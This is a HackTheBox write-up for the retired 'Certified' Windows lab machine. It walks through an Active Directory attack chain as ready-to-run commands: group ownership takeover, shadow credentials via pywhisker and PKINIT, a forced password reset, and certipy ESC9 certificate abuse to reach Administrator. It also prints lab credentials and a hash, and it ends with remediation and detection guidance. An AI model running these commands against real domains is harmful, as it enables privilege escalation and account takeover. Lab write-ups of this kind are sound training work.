HackTheBox: Certified - Medium Windows
Certified is a medium Windows machine built entirely around Active Directory permission abuse and ADCS. Starting from low-privileged credentials, we take ownership of a group, run a shadow credential attack to steal a service account, force-change another account's password, and finish by exploiting ADCS ESC9 to authenticate as the domain Administrator.

Overview
| Platform | HackTheBox |
| Difficulty | Medium |
| OS | Windows |
| Key techniques | WriteOwner, Shadow Credentials, Targeted Kerberoast, ADCS ESC9 |
Certified is an assumed-breach box, no exploitation of a service, just a chain of misconfigured AD object permissions ending in a certificate services abuse. It’s a great ESC9 practice box.
This post covers a retired box. Spoilers ahead.
Recon
As is common in these Windows boxes, we start with credentials for a low-privileged account:
1
judith.mader/judith09
Port scan
1
nmap -A -Pn -p- 10.129.231.186 -oA nmap_output/certified.htb
1
2
3
4
5
6
7
8
9
10
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos
135/tcp   open  msrpc         Microsoft Windows RPC
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: certified.htb)
445/tcp   open  microsoft-ds?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        .NET Message Framing
DC01.certified.htb, a standard domain controller. SMB has nothing interesting with our initial creds, so the whole box lives in the AD. I mainly used BloodHound here, our starting account turns out to sit at the top of a chain of ACL edges.
Initial Access
judith.mader → MANAGEMENT group (WriteOwner)
1
2
3
4
5
6
7
8
9
10
11
# become the owner of the group
impacket-owneredit -action write -new-owner 'judith.mader' -target 'MANAGEMENT' \
  CERTIFIED/judith.mader:judith09

# grant judith FullControl over it
dacledit.py -action write -rights FullControl -inheritance -principal 'judith.mader' \
  -target 'management' "certified.htb"/"judith.mader":'judith09'

# add ourselves to the group we now own
net rpc group addmem "management" "judith.mader" \
  -U "certified.htb"/"judith.mader"%'judith09' -S "dc01.certified.htb"

MANAGEMENT → management_svc (Shadow Credentials)

Membership in MANAGEMENT gives us control over the management_svc account. First I tried a targeted Kerberoast, but the resulting hash wouldn’t crack:
1
python3 targetedKerberoast.py -v -d 'certified.htb' -u 'judith.mader' -p 'judith09'

So I switched to a shadow credential attack instead. Since we can write to management_svc’s msDS-KeyCredentialLink, we add our own key credential with pywhisker, then use PKINIT to authenticate and recover the account’s NT hash, no password cracking required:
1
2
3
4
python3 pywhisker.py -d "certified.htb" -u "judith.mader" -p "judith09" \
  --target "management_svc" --action "add"
python3 gettgtpkinit.py -cert-pfx <cert>.pfx -pfx-pass '<pass>' \
  certified.htb/management_svc user_TGT.ccache
1
management_svc : a091c1832bcdd4677c28b5a6a1295584
Shadow credentials are the go-to when you have write access to an account’s
msDS-KeyCredentialLinkbut its password won’t crack. You attach a certificate you control and authenticate as them via PKINIT, cleaner and faster than roasting.
Privilege Escalation
management_svc → ca_operator
management_svc has write access over ca_operator, so we force-change its password with PowerView from a WinRM session:
1
2
$UserPassword = ConvertTo-SecureString "P@ssw0rd!2025" -AsPlainText -Force
Set-DomainUserPassword -Identity ca_operator -AccountPassword $UserPassword
With ca_operator controlled, a Certipy scan reveals why this account matters, it can enroll in a template vulnerable to ESC9:
1
certipy find -u ca_operator -p 'P@ssw0rd!2025' -dc-ip 10.129.231.186 -vulnerable -enabled -hide-admins
1
2
3
4
Template Name : CertifiedAuthentication
  Enrollment Rights : CERTIFIED.HTB\operator ca
  [!] Vulnerabilities:
    ESC9 : Template has no security extension.

Root / Flags
ESC9 → Administrator
ESC9 abuses a template that has no security extension (szOID_NTDS_CA_SECURITY_EXT). Without it, the CA maps the issued certificate to whatever UPN is on the enrolling account, rather than binding it to the account’s SID. So the attack is:
- Change
ca_operator’s UPN toAdministrator(usingmanagement_svc, which controls it). - Request a certificate as
ca_operatoron the vulnerable template, it gets issued for Administrator. - Revert the UPN so authentication maps cleanly.
- Authenticate with the certificate as Administrator.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
# set ca_operator's UPN to Administrator
certipy account update -username [email protected] -hashes <mgmt_hash> \
  -user ca_operator -upn Administrator

# request the cert as ca_operator
certipy req -ca 'certified-DC01-CA' -username [email protected] -hashes <ca_op_hash> \
  -template CertifiedAuthentication

# revert the UPN
certipy account update -username [email protected] -hashes <mgmt_hash> \
  -user ca_operator -upn [email protected]

# authenticate as Administrator
certipy-ad auth -pfx administrator.pfx -domain certified.htb -dc-ip 10.129.61.130

That returns the Administrator hash, and the box is rooted.
This one was finicky, ESC9’s UPN swap has to line up exactly between the request and the auth, and I had to restart services and retry a couple of times before the cert mapped correctly. When in doubt, reset everything and run the chain cleanly.
Lessons Learned
- ACL chains do the heavy lifting. WriteOwner → group control → shadow creds → ForceChangePassword walked a basic user down to an ADCS-enrollable account with no exploit in sight.
- Shadow credentials beat uncrackable hashes. When the Kerberoast didn’t crack, write access to
msDS-KeyCredentialLinkstill got me the account via PKINIT. - Templates without the SID security extension are dangerous. ESC9 turns “control an account’s UPN + cert enrollment” into authenticating as anyone in the domain.
Remediation
How a defender would fix this:
- Audit object ACLs and remove WriteOwner / write access from unprivileged users over groups and accounts.
- Protect
msDS-KeyCredentialLinkwrites, this is the shadow credential surface. - Patch ADCS templates to enforce the SID security extension and set strong certificate mapping (
StrongCertificateBindingEnforcement) so UPN-based mapping can’t be abused.
How a defender would detect this:
- Directory changes (Event ID 5136) to group ownership,
msDS-KeyCredentialLink, anduserPrincipalName, especially a UPN set to a privileged name. - Certificate enrollment events (4886/4887) where the subject/UPN doesn’t match the requester.